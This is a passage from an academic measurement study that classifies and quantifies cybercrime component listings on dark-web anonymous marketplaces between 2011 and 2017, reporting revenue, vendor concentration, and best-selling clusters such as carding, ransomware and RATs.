For labeling the ground truth, we randomly selected 1,500 items from all listings classified as either "Digital Goods" or "Miscellaneous" ($n = 44,060$), or approximately 3.5% of the data. Only around 30% of the listings in the random sample belonged to one of the ten B2B cybercrime components. Around 45% belonged to one of the B2C categories and the remaining 25% were labeled as "other." Those were comprised of drug listings that were misclassified as "miscellaneous," as well as luxury items and other physical goods. We also found some incomprehensible listings, which might be test entries by vendors. Labeling the ground truth yielded four more observations. First, we identified listings that contain more than one cybercrime component, e.g., offering both a piece of malware and (access to) a botnet. Second, we identified *package listings*, such as complete cryptocurrency mining schemes. Third, we observed that some vendors add unrelated keywords to their listings, presumably in a marketing effort similar to search engine optimization. Fourth and last, we observed *custom listings*, i.e., listings that are specifically created to be sold only once to one specific buyer. Custom listings contain bespoke products or services ranging from custom quantities to a completely custom-made product such as pre-booked plane tickets.

After labeling our random sample of listings, we can assess whether each category meets our criteria for accurately classifying listings to categories of cybercrime components. To avoid overfitting to a specific component, we ensure the training set for our classifier holds at least 20 listings per category of cybercrime components. Because of the highly skewed distribution of listings in our random sample, we were forced to increase our ground truth by manually adding listings to the following categories: app, botnet, e-mail, exploit, hosting, malware, phone, RAT and website. To that end, we operated a manual search in the filtered portion of data using up to three keywords on those cybercrime components. We manually verified whether the listings with the keyword in the title or description advertise the actual product or was a false positive – e.g., a vendor using the word "malware" in a listing of lottery tickets.

## 4.4 Training and evaluation

Before training the classifier, we excluded three categories of cybercrime components from the classification: JavaScript malware, webinjects, and customer support. For these, we found no listings in our random sample.

The classification phase itself consists of three steps: (i) data cleaning, (ii) tokenizing, (iii) training and evaluation of the ground-truth samples which are the concatenation of the title and description of the item listings. In

data cleaning, we removed all English stop words, punctuations, numbers, URLs and accents of all unicode characters. We then lemmatized the words in order to group together the inflected forms of a word so they can be analyzed as a single item, identified by the word's lemma, or dictionary form before being trained and tested. We tokenized each item (assuming all items are in English) and computed a *tf-idf* (term frequency inverse document frequency) value for each of the resulting 9,629 unique tokens or words. To calculate the *tf-idf*, we used a *max-df* (maximum document frequency) equal to 0.7 – this discards words appearing in more than 70% of the listings. In the classification phase we then used these values as an input for an L2-Penalized SVM under L2-Loss. We implemented this classifier using Python and *scikit-learn*.

The reported imbalance in the distribution of listings among categories causes an imbalance in the labeled categories of our ground truth. On the one hand, we have nearly 25% of listings labeled as "other" and around 45% labeled as one of B2C products or services. On the other hand, we have a large portion of the rest of our ground truth listings (30%) that are labeled as "cash-out" listings (25%). We mitigate the negative impact of this imbalance on our classification results by re-sampling our ground truth listings by the SMOTE (Synthetic Minority Over-sampling Technique) method, thereby increasing the cardinality of each category to match the size of the largest labels; this is a standard technique towards improving algorithmic fairness. Due to the implicit optimization of our classifier, this over-sampling method allows the model to carve broader decision regions, leading to greater coverage of the minority class [14].

Because of the nature of listings that cover multiple categories, e.g. bundled goods, we anticipate some classification errors. It is however important to distinguish between errors where the item listing is classified as "other" (false negative) from acceptable approximations, e.g., a listing that includes access to a botnet bundled with malware and is classified as a botnet. The first example denotes a classification error, while the second is a listing that truly is a combination of multiple cybercrime components. Our main goal is therefore to prevent cybercrime component listings, like malware, from ending up in "other" and vice versa.

We evaluate the performance of our classifier in Figure 3. In this normalized confusion matrix, each row represents the instances in an actual category while each column represents the instances in a predicted category. All correct predictions are in the diagonal of the table (numbers denote recall). The average precision is 0.78 and the average recall is 0.76, denoting some confusion between cybercrime components categories. However, the classifier meets our goal of avoiding confusion between cybercrime components and "other" listings.





Figure 3: **Classifier normalized confusion matrix**

## 4.5 Post-processing

The heuristic for dealing with holding prices [40] used in pre-processing does not correct situations where all instances of a listing among our snapshots were either only seen with a holding price, or in some cases do not exceed a set maximum of $10,000. To get an idea of how frequently this happens, we looked into items priced above $5,000. We manually identified 12 listings which received a total of 118 pieces of feedback at holding prices. In one case we found the correct price from a customer commenting "good product for $10". The remaining 11 listings seemed clear instances of holding prices, and were removed, as we had no information about the true sales price.

After examining holding prices, we found some instances of misclassified drug listings in categories of cybercrime components (false positives). To correct this, we first removed 12 Xanax listings that we encountered when inspecting the holding prices. To find additional misclassified drug listings, we leveraged the distinctive features of drug listings, namely the unique terminology used to list the quantity of drugs offered, e.g., "grams," "mg," "ug," "lbs," "ml," "pills," etc. Following this process, we automatically identified and removed 82 misclassified drug listings.

# 5 Results

In this section we present the results of the classified listings. At first glance, we can observe the differences in number of listings between the categories. Just over 30% of the listings are in the B2B categories of our conceptual model, listed in the top half of Table 4. The lower half of the table covers B2C cybercrime (around 36% of listings), custom orders (14%) and others (20%).

We primarily focus on the B2B categories, though we do report on the B2C categories later in the section. Before we turn to B2B offerings, we take a closer look at

Table 4: **Listings per category.** The top half represents B2B listings, the bottom half, B2C.

| Category | # Listings | # Vendors | Total revenue |
|---|---|---|---|
| App | 144 | 75 | $ 12,815 |
| Botnet | 125 | 79 | $ 46,904 |
| Cash-out | 12,125 | 2,076 | $ 7,864,318 |
| E-mail | 550 | 216 | $ 97,280 |
| Exploit | 115 | 75 | $ 17,603 |
| Hosting | 20 | 15 | $ 1,182 |
| Malware | 310 | 162 | $ 57,598 |
| Phone | 261 | 148 | $ 74,587 |
| RAT | 105 | 65 | $ 16,070 |
| Website | 664 | 293 | $ 286,405 |
| Accounts | 3,759 | 577 | $ 598,491 |
| Fake | 3,386 | 815 | $ 2,877,184 |
| Guide | 5,049 | 1,020 | $ 2,620,635 |
| Pirated | 1,420 | 338 | $ 129,961 |
| Voucher | 1,293 | 386 | $ 753,116 |
| Custom | 6,310 | 1,887 | $ 5,793,064 |
| Other | 8,424 | 2,652 | $ 7,749,788 |
| Total | 44,060 | 5,552 | $ 28,997,006 |

the large category of custom listings. These listings are a bit counter-intuitive to the market structure as they concern one-time, buyer-specific products or services. For instance, stolen credit card details from Norway, a modified type of keylogger, or compromised hosts from the Netherlands. Although some of these listings are in fact B2B cybercrime services, they are not fully commoditized, as the listing reflects a one-time sale and a non-standardized product or item.

There are large differences across the categories of B2B offerings. Cash-out stands out: In terms of the number of listings, active vendors, and in total revenue, this category is by far the largest. It also stands out in other ways. Table 5 reports the median and mean number of listings for each vendor per category, which reflects the degree in which different products need to be differentiated. We see most products offered do not need differentiation. More specific requests might be handled with custom listings, but are not enough to merit a more permanent listing. Cash-out offerings, on the other hand, contain many more relevant distinctions. A vendor can split up its stock of stolen credit card details into smaller sets of details, for instance differentiated to type of credit card.

The second column in Table 5 shows median revenues per listing. Cash-out listings have the highest median revenue. RATs and exploits exhibit, counterintuitively, a similar median revenue. This is a consequence of the generally low-value exploit listed in anonymous marketplaces, e.g., run-of-the-mill Office exploit macros. Rare, high-value exploits, such as iOS or Chrome exploits, would be sold through specialized white or black markets or through private transactions [7]. Other categories have a median between $15 and $34 revenue per listing. As the median revenue is a simple summary of the underlying distribution, we also show the price range – in terms of median, mean, min-max and standard deviation (SD) – for listings in the B2B categories. We see, again, that the cash-out category contains the most expensive set of offerings with very diverse pricing. This diversity in price can also be observed in other categories – in fact, the overall shape of the price distribution function remains relatively unchanged across categories. Moreover, the lifespan of a listing also tells us something about the standardization of the product. A listing that receives instances of feedback over multiple months denotes that the associated product remains valuable and has not become outdated or unrecognizable. Like an ecstasy tablet, a RAT will hold its value over time in terms of being a functional solution. In contrast, stolen credentials "go bad" after some time. The first buyer who uses these credentials will in all likelihood set off red flags at the credit card company for irregular spending, making a subsequent purchase of the same credentials worthless. Curiously, the median lifespan of cash-out listings is above average, which could be due to vendors updating the specific product listed, or persistently selling unusable credit card details, or to a slower-than-expected detection of suspicious transactions by credit card companies.

Looking into median lifespan of listings reveals little differences as all but three categories have a median listing lifespan of close to one month. Both exploit and hosting listings have a low median lifespan of around 0.3 months – approximately 10 days. At the other end of the spectrum, we see that RAT listings have a median lifespan of 1.44 months – approximately 40 days. So, a RAT listing has a significant longer lifespan than an exploit listing. The distribution of cybercrime listing lifespan is heavy-tailed and on average, a cybercrime component is offered for 2.7 months. In short, vendors have one or two listings, except for cash-out listings, where that number is higher. Turnover is between $15 and $60 dollars per listing and lifespan is typically less than a month.


## 5.1 Listings and revenue over time

The claim that cybercrime is commoditizing also implies a growth in transactions and revenue. Figure 4(a) shows, per month, the unique number of listings and number of feedback. Figure 4(b) shows the corresponding projected revenue. The number of feedback is a proxy for the minimum number of sales, as a buyer can only leave feedback

Table 5: **Vendors, revenue, and lifespan per category**

| Category | Listings per vendor | | Revenue per listing | Price per listing | | | | Lifespan in months |
|---|---|---|---|---|---|---|---|---|
| | Median | Mean | Median | Median | Mean | Min–Max | SD | Median |
| App | 1 | 1.97 | $24.33 | $5.70 | $18.79 | $0–$64 | $40.89 | 0.91 |
| Botnet | 1 | 1.61 | $34.44 | $14.73 | $106.89 | $0–$2,475 | $341.13 | 0.60 |
| Cash-out | 2 | 5.88 | $60.00 | $14.85 | $72.42 | $0–$9,756 | $280.20 | 0.72 |
| E-mail | 1 | 2.58 | $22.85 | $7.34 | $42.14 | $0–$1,606 | $139.17 | 0.52 |
| Exploit | 1 | 1.56 | $15.57 | $5.26 | $28.64 | $1–$500 | $80.09 | 0.36 |
| Hosting | 1 | 1.33 | $31.60 | $16.40 | $25.14 | $3–$99 | $25.47 | 0.32 |
| Malware | 1 | 1.95 | $22.90 | $5.45 | $37.96 | $0–$1,984 | $133.68 | 0.98 |
| Phone | 1 | 1.80 | $30.00 | $9.90 | $45.13 | $0–$3,200 | $221.99 | 0.79 |
| RAT | 1 | 1.66 | $20.00 | $5.41 | $38.35 | $0–$919 | $126.78 | 1.44 |
| Website | 1 | 2.28 | $29.80 | $8.72 | $51.58 | $0–$1,695 | $146.42 | 0.83 |

when she buys a product. Feedback does not however yield a one-to-one mapping to sales as customers may leave a single piece of feedback after purchasing a high quantity of an item. Anonymous marketplaces depend on effective reputation mechanisms to mitigate uncertainty in transactions.




(a) Listings and feedback amount (b) Revenue

Figure 4: **Number of unique listings, feedback and revenue in categories of B2B cybercrime components per month**

Figure 4 shows a growth in listings, amount of feedback and revenue for cybercrime components between 2012 and 2017. The drop at the end of 2013 and the beginning of 2014 is partly due to the take-down of Silk Road 1 and Black Market Reloaded. The steep increase thereafter is distributed over four new markets (Agora, Evolution, Hydra and Silk Road 2), but shows that the aggregate pattern is clearly one of rapid growth. The next drop, around the end of 2014, is caused by a combination of the law-enforcement operation against Silk Road 2, the exit scam of Evolution and the sudden disappearance of Agora. Right after this volatility, the AlphaBay market emerged, and subsequently became the largest to date. Their operation halted suddenly in July of 2017, when the FBI together with the Dutch Police shut down AlphaBay (and Hansa Market, which we do not report on here). Still, the overall pattern clearly is one of growth. The trade in cybercrime commodities seems resistant to the turbulence across marketplaces.

Figure 5 shows that the upward trend in feedback instances is not only caused by an increase in listings, but also to the increase of amount of feedback per listing. In 2011, a listing on average received around five pieces of feedback per month. Over time, this ascended to around eight pieces of feedback per listing in 2017, with intermediate spikes to over ten pieces of feedback in 2012. Those spikes coincide with the period of time in which Silk Road 1 became known by the general public due to extensive coverage by news and media over the course of 2011 [1]. Conversely, the trough at the end of 2013 is primarily due to the Silk Road 1 takedown and the chaotic few weeks that ensued [40]. Overall, we see that the average amount of feedback per listing stabilizes halfway through 2012 and from that moment onwards seems to follow a slow rise.

Essential to the understanding of the ecosystem is identifying which categories can be attributed to most of the growth in sales and revenue. For each item listing, revenue is calculated by multiplying each feedback specific to a listing with the dollar-price of that listing at the moment the feedback was generated. The revenue from these listing is then aggregated per month and per category. Figure 6 shows revenue per category. The spikes and troughs are, again, the result of marketplace turbulence.

The category of cash-out listings is by far the biggest cybercrime component, in terms of listings, revenue and vendors. We take a closer look to see whether this rev-





Figure 5: **Feedback per listing in categories of B2B cybercrime components per month**

enue is driven by a small fraction of listings or whether it represents a broader volume of trade. It turns out the a large portion of the increase between 2014 and 2015 is driven by feedbacks on CVV listings. More specifically, one listing offering "US CVVs" received nearly 700 feedbacks in the first quarter of 2014. From the beginning of 2015 onwards we see a steady growth in revenue alongside the growth of AlphaBay market as a whole. In the early days of the ecosystem we see an increase in cash-out revenue which was primarily driven by a listing offering "10,000 USD CASH," which can be seen as typical money laundering – the customer pays in bitcoin and receives cash.





Figure 6: **Total revenue per category per month**

The revenue of cash-out listings is obscuring the other categories. When we omit it in Figure 7, we see that the trend of increasing revenue between 2012 and 2017 becomes apparent yet again. In the second half of 2014, listings in e-mail distribution such as spam tutorials, spam runs or large databases of e-mail addresses generate very high revenue numbers. Similarly, we see a spike in botnet-related sales driven by a mysterious listing titled "source," receiving 10 – rather negative – feedbacks in the summer of 2014. The average of $5000 per month in 2013 grows to $15,000 per month in late 2017. Compared to the average monthly revenue of the entire market ecosystem however – nearing $600,000 per month in late 2014, mostly generated by drugs [40] – this is just a fraction.





Figure 7: **Total revenue per category per month, excluding cash-out category**

## 5.2 Vendors over time

Another element in the assessment of commoditization is the level of vendor competition. Figure 8 shows the number of vendors per category over time. A vendor is defined to be active if she has at least one active item listing and may be instantaneously active in multiple categories.





Figure 8: **Number of active vendors per month**

As with the revenue per listing, the number of unique vendors per category is generally increasing over time, however the increase in vendors is steeper than the increase in listings. Figure 9 clearly shows that the increase in vendors from 2014 onwards is due the Evolution and AlphaBay marketplaces. Soska and Christin showed that in the contemporary ecosystem (i.e., after the Silk Road take-down), it is common for each vendor to maintain more than one alias on different marketplaces which may be partially responsible for this observation.





Figure 9: **Vendors over time across markets**





Figure 10: **Cumulative distribution function of listings and revenues across vendors**

Listings and revenue are not distributed normally across vendors. As in many markets, there are big players and small players. Figure 10 plots the cumulative percentage of listings and revenue of cybercrime components over vendors. A small portion of vendors are responsible for a large fraction of the listings. To be more precise, around 30% of vendors are responsible for 80% of all listings. More interestingly, just under 10% of vendors are responsible for generating 80% of the total revenue. That means that around 174 vendors have sold for nearly $7 million worth of cybercrime components. This translates into an average revenue per vendor of around $40,000, but the distribution is wide and skewed. The 174 vendors range from a minimum revenue of $7,355 to a maximum of $1,148,403.

## 5.3 Marketplaces

Different marketplaces might develop different profiles or specialties in terms of what they sell – i.e., they attract a different set of vendors, offerings or buyers. To compare the product portfolio of different markets, Figure 11 displays the distribution of offerings across different categories. To deal with the large differences in size of the categories, we first take the logarithm of the number





Figure 11: **Percentage of total number of listings per market per category (numbers of listings are logged)**

of listings in each category and then calculate the percentage of each category in this log-scaled total count of listings. There are minor variations visible, but the more obvious pattern is the similarity between most markets. All except two markets, namely Hydra and Pandora, contain listings in each of the categories. Hydra and Pandora are relatively small markets, with a shorter life-span and the absence of listings in some categories is probably due their comparatively modest size and short existence. In terms of commoditization, all categories of the criminal value chains are consistently offered across markets and time. Moreover, these components see vendor competition.





Figure 12: **Percentage of total revenue per market per category (revenue is logged)**

Another way to evaluate market specialization is by categorical revenue. In Figure 12, we show the percentage of revenue – after log transformation – per category of cybercrime component per market. The story is unchanged: there are no major differences between markets. If anything, the picture painted by looking at revenues is even more uniform across marketplaces.

### 5.4 B2C listings

Finally, we take a look at the listings in retail cybercrime. This covers the categories of "accounts," "fake," "guide," "pirated," and "voucher." We briefly describe the type of listings assigned to those categories. "Accounts" denote listings advertising small batches of accounts from services like Netflix and Spotify. "Fake" contains offerings of fake IDs, counterfeit documents or money. Listings that sell mere instructions or tutorials, are categorized as "guides." The "pirated goods" category encompasses listings that offer pirated movies, software or e-books. Last, the "voucher" category comprise listings that offer discounts at numerous places, ranging from discounted airline tickets to pizza shop gift cards[3]. The retail cybercrime offerings are also forms of commoditization, albeit a slightly atypical one. Indeed, these B2C products are meant to be used or consummed by the buyer, and are not parts for some large value chain with another profit center at the end of it.

The large portion of retail cybercrime is in line with what has been observed on the drugs side of these markets; B2C transactions for consumers of drugs, along with more modest amounts of B2B transactions with larger quantities for lower-level dealers [8].

We do not know however what type of listings within one category are the driving forces for these growing number of listings, feedbacks, vendors and revenue. To understand how commodization of cybercrime components really takes place, we have to look at finer grained information. To do so, we next cluster listings within cybercrime component categories and characterize the supply by analyzing the best-selling clusters within each category.

## 6 Characterizing supply

We now want to delve deeper into what is actually being offered in each category and how this supply compares to the overall demand for criminal capability, resources and services in that category. We apply unsupervised clustering to the listings in each category and then interpret the three best-selling clusters.

### 6.1 Clustering listings

The detailed sub-classification is created by identifying clusters within our categories of listings using Topic Modeling. We rely on the Latent Dirichlet Allocation (LDA) [10] clustering algorithm to determine the main topics from a text corpus. We cleaned the data (removing broken fragments and correcting egregious errors) and lemmatized the words before clustering.

Our goal is to extract and analyze the three clusters which represent the "main themes" in each category. A natural choice might be to select the three clusters whose items collectively generate the largest amount of revenue. However we observed that a small fraction of very expensive items tends to obfuscate this analysis, thus we instead opted for identifying these "main theme" clusters based on the number of unique feedbacks. LDA is parameterized by a hyper-parameter that upper bounds the number of clusters to identify. Motivated by the expected heterogeneity of listings in the categories of cybercrime components, combined with the assumed homogeneity in other categories, we set this parameter to 10. As a consequence, it may be the case that LDA will not generate clusters for small categories of listings (when the true number of clusters exceeds 10); and those will instead be projected into larger clusters.

### 6.2 Best-selling clusters

We identified the three best-selling clusters per category by summing the number of feedbacks of all listings in a specific cluster. We then compute the total revenue generated by the item listings in each cluster. The results are shown in Table 6. We excluded three categories from the classification, as explained in Section 4.4. For all categories, the three best-selling clusters contain more than 46% of all feedbacks, and in many cases more than 60% of all feedbacks. Looking at revenue, we observe a diffused pattern. The categories "botnet," "website," and "RAT" show lower revenue numbers. Upon manual inspection, we could identify a very small cluster with only a few feedback that was dominated by a few very expensive items.

The second part of this clustering approach aims to understanding which type of products and/or services are transacted in these main clusters. To that end, we can use the output features of our LDA clustering algorithm to label the prominent clusters, sometimes assisted by manual inspection. In the next two sections, we present our findings and elaborate on whether the identified main topic clusters fit the overall demand for criminal capability, resources and services following our conceptual model.

### 6.3 Clusters in cash-out offerings

The main clusters of the cash-out category in descending order of size are 1) credit card details, more specifically "bins" - i.e., computer-generated credit card numbers that pass simple verification, but are not actually issued by banks, 2) so-called "fullz," stolen credit cards, includ-

[3] Interestingly, in underground slang, "pizza" may also denote credit card listings—which are sold in "slices." While this vernacular could *a priori* be confusing to an automated classifier, manual inspection suggests misclassification is very rare, as we will discuss later.

Table 6: **Best-selling clusters per category**

| Category | # Feedback | Top3 Feedback | Top3 Revenue |
|---|---|---|---|
| App | 1,175 | 784 (67%) | $ 7,083 (55%) |
| Botnet | 968 | 657 (68%) | $ 8,995 (19%) |
| Cash-out | 236,566 | 164,124 (69%) | $ 4,991,272 (63%) |
| E-mail | 4,684 | 2,605 (56%) | $ 64,642 (66%) |
| Exploit | 1,335 | 936 (70%) | $ 11,514 (65%) |
| Hosting | 120 | 97 (81%) | $ 829 (70%) |
| Malware | 2,446 | 1,127 (46%) | $ 30,806 (53%) |
| Phone | 2,731 | 1,851 (68%) | $ 48,154 (65%) |
| RAT | 768 | 501 (65%) | $ 4,887 (30%) |
| Website | 8,586 | 5,044 (59%) | $ 65,111 (23%) |
| Account | 75,469 | 47,149 (62%) | $ 316,851 (53%) |
| Fake | 34,341 | 20,568 (60%) | $ 1,386,363 (48%) |
| Guide | 57,361 | 38,586 (67%) | $ 2,397,006 (91%) |
| Pirated | 11,242 | 6,093 (54%) | $ 55,864 (43%) |
| Voucher | 22,769 | 13,643 (60%) | $ 441,572 (59%) |

ing its full details, such as the CVV number. We can also identify a cluster pertaining to 3) guides on "making money," or money mule recruitment. Next to these three prolific clusters, we explore the seven other clusters in cash-out offerings, ordered by there relative feedback volume. We observe clusters with distinct offerings in 4) carding tutorials, 5) PayPal accounts, 6) Visa and Mastercard card details[4] , 7) "bitcoin deals," 8) bank account credentials, 9) Amazon refund guides and 10) Bitcoin exchanges, specialized in cash pay-outs. All in all, we can observe a broad spectrum of cash-out solutions being offered. They range from guides, to actionable solutions, like PayPal or bank account access. Next, we can discern services aimed at cashing out cryptocurrencies, more specifically Bitcoin, through dedicated exchange services. Consistent with what previous studies showed for cybercrime forums [23], carding makes up a big part of cybercrime components transacted on online anonymous markets as well.

## 6.4 Clusters in other B2B offerings

In this section we present the best-selling clusters in the other categories of B2B cybercrime components.

**App.** Prominent clusters of the App category include offers for Android loggers, i.e., malicious keylogger apps, Android bank apps, i.e., malicious banking apps, and Dendroid, a RAT for Android.

**Botnet.** Prominent clusters of botnet listings feature products and services revolving around Zeus botnets, varying from tutorials, to source-code, to "turn key" setups. We also identified offers on C&C servers and DDoS services.

**E-mail.** The prominent clusters in the e-mail category contain two types of spam lists, namely basic lists of e-mail addresses, as well as complete databases, including personal details to create personalized (spear) phishing mails. In addition we find a cluster of offerings on spam-related services.

**Exploit.** Within the exploit category, the two main themes are 1) Microsoft Office exploits, e.g., malicious macros, and 2) browser exploits. We also recorded a non-trivial set of sales for Mac exploits.

**Hosting.** The prominent "hosting" clusters include hosting through VPS or CPanel-listings. We also find a prominent cluster on hosting of Tor-based websites.

**Malware.** Within the malware category, ransomware stands out by featuring two prominent clusters. One cluster revolves around the Stampado ransomware, the other on Philadelphia ransomware. We also observed a prominent cluster on miscellaneous (assistive) software tools such as keyloggers or portscanners.

**Phone.** In the category of phone listings, one prominent cluster comprises listings on bypassing security features on phones. The other two prominent clusters offer respectively hacked Vodafone accounts and lists of usable phone numbers.

**RAT.** Two out of three prominent clusters in RAT listings contain generic RATs. The third cluster specifically deals with Mac OS RATs.

**Website.** The website category is composed of three distinct, prominent clusters. One cluster contains website development listings. The second is predominantly VPN-connections and/or SOCKS proxies. The third cluster consists of compromised RDP-servers/hosts listings.

Our analysis suggests that nearly all prolific clusters supply a component that matches B2B demand, but that this supply is incomplete, in that the observed supply fulfills only a niche demand in each category. For instance, we see ransomware dominating the malware category, whereas domain expertise suggests there are, in general, other types of malware in demand. This demand remains mostly unfulfilled in online anonymous marketplaces.

One exception to the aforementioned trend is in the "phone" category, where supply differs from the B2B demand. Research suggests that the actual latent demand is for using phones and social engineering to trick victims into falling for a scam [11]. Yet, the supply is only oriented towards setting-up the necessary phone lines. We observed that guides and tutorials are among the prominent clusters in the botnet and cash-out categories. We however note that selling a guide is not the same as outsourcing a cybercrime component.

In summary, the demand for cybercrime components is frequently met on online anonymous markets in our

[4]This cluster ressembles 1) and 2) but with a focus on Visa and Mastercard brands. It could a priori also include gift cards.

dataset, but the supply is highly restricted to specific niches and the accompanied revenue is generally modest.

### 6.5 Clusters in B2C offerings

In this section we briefly present the prominent clusters in the B2C categories – i.e., retail cybercrime.

**Account.** In listings that sell accounts, we observed two main clusters that revolve around offerings for single accounts to pornography websites. Next, we see a cluster of listings selling Netflix and Spotify accounts, in quantities between two and ten per listing.

**Fake.** The three prominent clusters are respectively offering fake passports, fake IDs and counterfeit money.

**Guide.** The clustering process revealed guides in a) bitcoin ("deals"), b) "making money" or starting a business, and c) "scamming."

**Pirated.** Miscellaneous pirated software, like the entire Adobe software suite or pirated adult videos, and pirated Microsoft software, e.g. Windows 7, are the prominent clusters in pirated products.

**Voucher.** In the category of voucher-related listings, we see offers for: a) Tesco vouchers, b) lottery tickets and c) "free" pizzas, of which most are indeed discount vouchers or gift cards for various pizza chains, but a few are in fact credit card offerings, where "slices" refer to groups of accounts.

The nature of products and services in all of the best-selling clusters tells us that we are observing transactions of retail cybercrime. We see that the best-selling clusters within accounts are listings in smaller quantities, ranging from single hacked accounts on a pornography website, to up to ten Netflix or Spotify accounts. It may at first appear to be curious why a single user would want 10 Netflix accounts, but when considering the inherent unreliability (and short lifespan) of stolen accounts, it becomes clear that this demand is plausible for personal use.

## 7 Discussion

In this section, we discuss our approach and results in light of our theoretical assumptions and research design.

### 7.1 Validation

In earlier work, Soska and Christin [40] discuss the validation of measurements on online anonymous markets. They find support for using feedback instances as a proxy for sales by looking at three specific cases where ground truth is available (due to arrests or leaks). However, the online anonymous marketplace ecosystem has grown quite significantly since then - in particular, in 2017, AlphaBay itself grossed, on a daily basis, more than the entire online anonymous marketplae ecosystem did in 2014.

The criminal complaint for forfeiture against the alleged AlphaBay founder and operator [5] estimates that "between May 2015 and February 2017, Bitcoin addresses associated with AlphaBay conducted approximately 4,023,480 transactions, receiving approximately 839,087 Bitcoin and sending approximately 838,976 Bitcoin. This equals approximately US$450 million in deposits to AlphaBay."

The estimates coming from our scrapes yield US $222,932,839 (and 2,223,992 transactions) for the entire time interval (including, this time, all of the goods sold on the marketplace). We believe the $450 million dollar from the complaint is a slight overestimate, due to currency mixing that could result in double-counting.

